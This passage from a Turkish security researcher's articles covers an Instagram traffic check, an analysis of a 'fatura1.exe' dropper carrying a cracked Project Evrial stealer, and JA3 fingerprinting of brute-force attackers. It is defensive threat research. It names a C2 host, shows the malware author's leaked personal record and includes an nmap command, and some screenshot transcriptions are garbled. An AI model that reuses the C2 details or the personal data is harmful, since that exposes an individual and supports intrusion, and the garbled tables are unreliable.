239	GET	www.instagram.com	font/30x30.9x	23:15:52	0.00sec	10.8 KB	Complete	
240	GET	www.instagram.com	/static/bundles/web/BDCShareCollectionTagger.js?31925725772.js	23:15:52	0.00sec	15.11 KB	Complete	
241	GET	www.instagram.com	/static/bundles/web/igUser.com_120467192.png?1294407452.png	23:15:52	0.00sec	74.6 KB	Complete	426x401
242	GET	www.instagram.com	/static/bundles/web/IGUser.com_120467192.png?1294407452.png	23:15:52	0.00sec	74.6 KB	Complete	426x401
243	GET	www.instagram.com	/static/bundles/web/IGUser.com_120467192.png?1294407452.png	23:15:52	0.00sec	74.6 KB	Complete	426x401
244	GET	www.instagram.com	/static/bundles/web/IGUser.com_120467192.png?1294407452.png	23:15:52	0.00sec	74.6 KB	Complete	426x401
245	GET	www.instagram.com	/static/bundles/web/IGUser.com_120467192.png?1294407452.png	23:15:52	0.00sec	74.6 KB	Complete	426x401
246	POST	www.instagram.com	/graphql	23:15:52	364ms	1.02 KB	Complete	346x368
247	POST	www.instagram.com	/graphql	23:15:52	150ms	1.02 KB	Complete	
248	POST	www.instagram.com	/graphql	23:15:52	150ms	1.02 KB	Complete	
249	POST	www.instagram.com	/graphql	23:15:52	150ms	1.02 KB	Complete	

The bottom pane shows the JSON response of the last request (ID 246):

```

1
{
  "status": "ok",
  "data": {
    "feed": {
      "items": [
        {
          "media": {
            "caption": "...",
            "code": "...",
            "image_versions2": {
              "candidates": [
                {
                  "width": 1080,
                  "height": 1080
                }
              ]
            },
            "location": {
              "name": "..."
            },
            "media_type": "IMAGE",
            "pk": "..."
          }
        }
      ]
    }
  }
}

```

Web Postegro & Lili uygulamasının ve geliştiricisinin Instagram hesabına, oturumuma olan erişimlerini nasıl engelleyebilirim diye düşünürken Instagram parolamı değiştirmenin işe yarayıp yaramayacağına bakmaya karar verdim ve parolayı değiştirir değiştirmez hesabıma erişemediklerini **webpostegro[.]net** üzerinden teyit etmiş ve araştırmamı burada sonlandırmış oldum.





### 3. OPSEC

Sosyal medyada, ağlarda siber güvenlik uzmanlarını takip ettiğinizde veya siber güvenlik ile ilgili sunumlara göz attığınızda kimi zaman “OPSEC FAIL” şeklinde ibarelere rastlarsınız. Buralarda çoğunlukla APT grupları tarafından ve/veya zararlı yazılım geliştiricileri tarafından yapılan önemli operasyonel hatalara dikkat çekilir. Nedir bu OPSEC diye merak edenleriniz için [operasyon güvenliği \(OPSEC\)](#), gerçekleştirilen operasyona dair kritik bilgilerin korunarak karşı istihbarat birimleri tarafından ele geçirilmesini engellemektir.

2-4 Ekim 2019 tarihinde Londra’da katıldığım [Virus Bulletin](#) etkinliğinde **Kaspersky** tarafından gerçekleştirilen **Who is SandCat: an unveiling of a lesser-known threat actor** başlıklı sunumda, Özbekistan istihbarat birimi olduğu düşünülen SandCat grubunun yaptığı [OPSEC](#) hatalarına yer verildi. Telemetry özelliği aktif olan Kaspersky Antivirüs yazılımı yüklü sistemlerde 0. gün istismar kodlarını test eden grubun bu testlerde kullandığı komuta kontrol merkezinin adresini askeri birimin adıyla (Military Unit 02616) kayıt etmiş olması, bu grubun OPSEC konusunu pek önemsemediğine işaret ediyordu. Fırsattan istifade etmeyi bilen Kaspersky araştırmacıları bu grup tarafından kullanılan 0. gün

istismar kodlarını Kaskersky Antivirüs yüklü sistemden alıp, analiz edebilmişti.

**VirusTotal** üzerinde fırsat bulduğca **tehdit avına** çıkan bir siber güvenlik araştırmacısı olarak geçtiğimiz aylarda ben de OPSEC konusuna dikkat etmeyen bir zararlı yazılım geliştiricisi ile karşılaştım.



The image shows two screenshots from VirusTotal. The top screenshot displays search results for a file named 'fatura1.pdf' (though the caption says 'fatura1.exe'). The bottom screenshot shows the detection details for the file 'fatura1.exe', which is 452.5 KB and was uploaded 15 days ago. It is detected by 50 engines, with a score of 50/71. The detection details table is as follows:



Engine	Detection	Version
Avast	Suspicious	Ad-Aware
Avira	Trjgen Win32 Agent .flc	Alibaba
ALYac	Gen:Variant.Razy.261495	Antiy-AVL
SecureAge APEX	Malicious	Arsent
AVG	Win32:Malware-gen	Avast (no cloud)
BitDefender	Gen:Variant.Razy.261495	CAT-QuatHeal
ClamAV	Win.Malware.Gen/4-6522521-0	ComodoFalcon
Cybereason	Malicious.AmBib	Cyren
Cyren	W32/Mail_Troj_Gl_gen/Eldorado	DnWeb
Emisoft	Gen:Variant.Razy.261495 (B)	Endgame
eScan	Gen:Variant.Razy.261495	ESET-NOD32
F-Secure	W32/Mail_Troj_Gl_gen/Eldorado	F-Secure
FileEye	Generic.mg.80581174e4b0376	Fortinet
Gen:Variant.Razy.261495		Gen:Variant.Razy.261495
Trojgen MSIL/Agent.433c3d8ea		
Trojgen Win32 Agent		
Win32/Malware-gen		
TR/Dropper.MSIL.Gen		
Trjgen Agent		
Win/Malicious_confidence_100% (W)		
Unlabeled		
Trojgen Inj3C.16777		
Malicious (high Confidence)		
A Variant Of MSIL/TrojDropper.Agent		
Trojgen TR/Dropper.MSIL.Gen		
MSL/Agent.D0Ztr		


**fatura1.exe** isimli zararlı yazılımı analiz sistemimde çalıştırdığımda karşıma sahte bir telefon faturası ve uyarı mesajı çıktı. **fatura1.exe** dosyasını **RDG Packer Detector** aracı ile incelediğimde aracın C#





programlama dili ile geliştirildiğini öğrendim. **ILSpy** kaynak kodu çeviricisi ile kodlara kısaca göz attığımda kodların gizlendiğini (obfuscation) gördüm. Kaynak kodunu okunaklı hale getirmek için **de4dot** aracından faydalandım.











Kaynak koduna göz attığımda AES ile şifrelenmiş olan verileri çözen **s\_method2()** fonksiyonu dikkatimi çekti. **dnSpy** hata ayıklayıcısı ile **Main()** fonksiyonunu adım adım analiz etmeye başladıktan kısa bir süre sonra **s\_method0()** fonksiyonunun şifrelenmiş verileri çözüp **byte\_0** değişkenine atadıktan sonra bunu bir dosyaya kaydedip çalıştırdığımı farkettim. Bunu öğrendikten sonra **byte\_0** değişkeninde yer alan veriyi diske kaydedip analiz etmeye karar verdim.









Bu dosyayı da dnSpy ve ayrıca ANY.RUN kum havuzu sistemi ile analiz ettiğimde **Project Evrial** isimli bir parola ve kripto para cüzdanı hırsızının (stealer) kırılmış sürümü (cracked) olduğunu gördüm.





## 58 Hack 4 Career - 2020



Analiz neticesinde komuta kontrol merkezinin adresini (<http://zmcoin.tk>) tespit ettikten sonra komuta kontrol merkezini ziyaret etmeye karar verdim. Dizin listeme özelliğinin (directory browsing) aktif olması sayesinde zararlı yazılım tarafından çalınan dosyaları klasörde görüntüleyebildim. Dosyaları tarihe göre sıralayıp en eski tarihteki dosyayı indirip incelemeye başladığımda art niyetli kişinin bu zararlı yazılımı ilk olarak kendi test sisteminde test ettiğini gördüm. Tabii bu test sistemi üzerinde sadece zararlı yazılımı test etmekle kalmayıp




şahsi işlerini de gerçekleştirdiği (OPSEC FAIL) için zararlı yazılım işletim sistemi üzerinde kendisine ait isim, soyad, e-posta adresi vb. bilgileri de çalmış ve kendi kazdığı kuyuya kendisi düşmüştü. ?



A screenshot of a web browser displaying the 'Index of /' directory listing. The browser's address bar shows 'Index of /' and the page title is 'Index of /'. The table below lists files with their names, last modified dates, sizes, and descriptions.

Name	Last modified	Size	Description
sl	2019-01-03 16:32	-	
slm.asp	2019-07-24 15:17	1.2M	
slm	2019-07-23 10:37	-	
slmfile.php	2019-01-24 22:46	1.1K	
smal	2019-07-24 22:39	-	
smal	2019-01-24 22:46	-	



A screenshot of a web browser displaying the 'Index of /files' directory listing. The browser's address bar shows 'Index of /files' and the page title is 'Index of /files'. The table below lists files with their names, last modified dates, sizes, and descriptions.

Name	Last modified	Size	Description
Pages Directory	-	-	
zsmms63d.asp	2019-07-07 13:54	1.79K	
zsmms63d	2019-07-07 14:43	100K	
zsmms63d.asp	2019-07-12 21:27	1.8K	
zsmms63d	2019-07-08 21:28	9.1K	
zsmms63d.asp	2019-07-08 20:21	1.9K	
zsmms63d	2019-07-07 16:56	24K	
zsmms63d.asp	2019-07-23 10:37	27K	
zsmms63d	2019-07-06 19:49	2.9K	
zsmms63d.asp	2019-07-07 15:12	3.97K	
zsmms63d	2019-07-03 15:37	2.1K	
zsmms63d.asp	2019-07-08 21:36	3.22K	
zsmms63d	2019-07-07 15:23	100K	
zsmms63d.asp	2019-07-03 15:22	2.9K	
zsmms63d	2019-07-06 10:46	-	
zsmms63d.asp	2019-07-06 15:11	1.0K	
zsmms63d	2019-01-24 22:46	4.0K	
zsmms63d.asp	2019-07-07 14:01	209K	
zsmms63d	2019-07-21 18:17	33K	

```
.txt - Notepad
File Edit Format View Help

Username:
Customer ID:
IP Address:
81.213.254.6
Language:
en
Disabled:
N
Created at:
2019-03-10 13:49:46
E-Mail:

First Name:
Last Name:
Country:
TR
Grid ID:
1
Avatar First Name:
Avatar Last Name:
Secret TIN:
Has traded:
N
Partner:
N
Grid Name:
SL
Grid Long Name:
Grid currency:
SLL

An email containing information for activating your acco
```

Görüleceği üzere operasyon güvenliğine önem vermeyen art niyetli kişiler sayesinde gerçekleştirilen siber operasyonlara ve operasyonu gerçekleştirenlere dair önemli bilgileri elde etmek mümkün olabilmektedir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

## 4. TLS Parmak İzi

[WordPress Güvenliđi](#) başlıklı blog yazımı okuyanlarınız, blogumun yönetici sayfasına 20'den fazla ip adresinden yıllardır (Mayıs 2020 sonuna kadar devam etti) süren sözlük saldırısı yapıldığını ve bununla nasıl mücadele ettiğimi görmüşlerdir. Siber saldırı girişimlerini tespit etmek kadar saldırıların arkasındaki grupları, kullanılan araçları tespit etmek de bu saldırılarla mücadele adına [DoS ile Mücadele](#) başlıklı blog yazımda ortaya koyduğum gibi büyük bir öneme sahiptir. Önceki tecrübelerimden yola çıkarak bu araştırmamda bloguma gerçekleştirilen sözlük saldırısı ile ilgili olarak ne tür bilgiler elde edebileceğime bakmaya karar verdim.

Top IPs Blocked

24 Hours 7 Days 30 Days

IP	Country		Block Count
185.86.164.108	Turkey		14
185.119.81.11	Turkey		13
185.85.239.195	Turkey		12
185.86.13.213	Turkey		11
185.85.190.132	Turkey		11
185.86.164.102	Turkey		9
185.85.239.110	Turkey		9
185.85.191.196	Turkey		8
185.86.164.106	Turkey		8
185.119.81.50	Turkey		8

İlk olarak web sunucumun kayıtlarından sözlük saldırısını gerçekleştiren ip adreslerinin kayıtlarına baktığımda, HTTP trafiğini gerçekleştiren işletim sistemine, internet tarayıcısına ve kullanılan araca dair bilgi veren **User Agent** alanında **Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36** bilgisinin yer aldığı gördüm. Teoride sözlük saldırısını gerçekleştiren işletim sistemi Windows 10 gibi görünse de bu ip adresinin 22. bağlantı

noktasına yönelik Nmap aracını -A parametresi (-A: Enable OS detection, version detection, script scanning, and traceroute) ile çalıştırarak hedef işletim sisteminin büyük bir olasılıkla Linux işletim sistemi olduğunu kolay bir şekilde öğrenmiş oldum.

```

root@kali:~/# nmap -A 193.86.164.108 -p 22
Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-14 16:12 +03
Nmap scan report for redsury.gomestry.com (193.86.164.108)
Host is up (0.5056s latency)

NSE: STATE SERVICE VERSION
CPE: cpe:/o:openbsd:5.3 (protocol 2.0)
|_ 1024 4e-26-ba815d-641e4e-e013719-7d1081a2e-48db (SSH)
|_ 2048 883084e2c161817010a0e2c171d122c0c0121408 (VNC)
Warning: OS detection may be unreliable because we could not find an exact match
aggressive-00 message: nmap-rfci-activediscover (Linux 3.3 - 3.7 (32bit), Vmware's Proxmox v2.2 (Linux 3.x) (32bit), Linux 3.10 (32bit), Linux 3.4 - 3.10 (32bit), Synology diskstation man
nmap-1-0444 (32bit), Linux 2.6.32 - 3.0 (32bit), Linux 2.6.32 - 3.12 (32bit), Linux 2.6.32 - 3.9 (32bit), Linux 2.6.32 (32bit))
No exact OS matches for host (test conditions non-ideal).
Network OS: nmap-rfci-activediscover

```

Ardından 20 tane farklı ip adresinden sözlük saldırısını gerçekleştiren araçların aynı mı yoksa farklı mı (botnet olma ihtimali) olduğu sorusu aklımı kurcalamaya başladı. Bunu nasıl bulabileceğime dair hindi gibi düşünürken bir anda aklıma daha önce teknik bir [makalede](#) okuduğum ve siber tehdit istihbaratında da kullanılan [JA3](#) metodu geldi!

JA3 metoduna göre TLS bağlantı esnasında istemci uygulaması tarafından üretilen “Client Hello” paketinde yer alan bilgilerden (Version, Accepted Ciphers, List of Extensions, Elliptic Curves, Elliptic Curve Format) elde edilen md5 özet değerinin aynı olduğu görülmüş. Örnek vermek gerekirse komuta kontrol merkezi ile TLS üzerinden haberleşen x sürüm [Emotet](#) bankacılık zararlı yazılımı **4d7a28d6f2263ed61de88ca66eb011e3** md5 özet değerine sahipmiş. Bu bilgidен yola çıkarak kayıt altına alınan TLS ağ trafiğinde (full packet capture) bu değeri aratarak Emotet zararlı yazılımının bulunduğu sistemleri ağımda tespit etmek mümkün olabiliyor.

Tabii blogum Cloudflare’in arkasında olduğu ve TLS trafiği istemci ile Cloudflare ile sağlandığı için web sunucum üzerinden TLS bağlantılarını kayıt altına almam pratikte mümkün değildi. Ne yapmalı ne etmeli diye düşünürken çalışmamı bir sonraki adıma taşımak için bir yandan CPU, bellek ve disk anlamında çok daha

iyi bir sunucuya ihtiyacım olduğunu da anladım. Fiyat ve performans açısından nasıl bir VDS (Virtual Dedicated Server) sunucusu almam gerektiğine dair bir tweet attıktan kısa bir süre sonra bilişim ve teknoloji dünyasının fenomeni, [bloggerı](#) sevgili [Hamza ŞAMLIOĞLU \(@TEAkolik\)](#) imdadıma yetişerek beni [Hosting.com.tr](#) yetkilileri ile bir araya getirdi. Kendileri ile görüştüğüm kısa bir süre sonra güvenlik araştırmalarımın sponsor olmayı kabul ederek bana iki tane canavar gibi [VDS](#) verdiler!

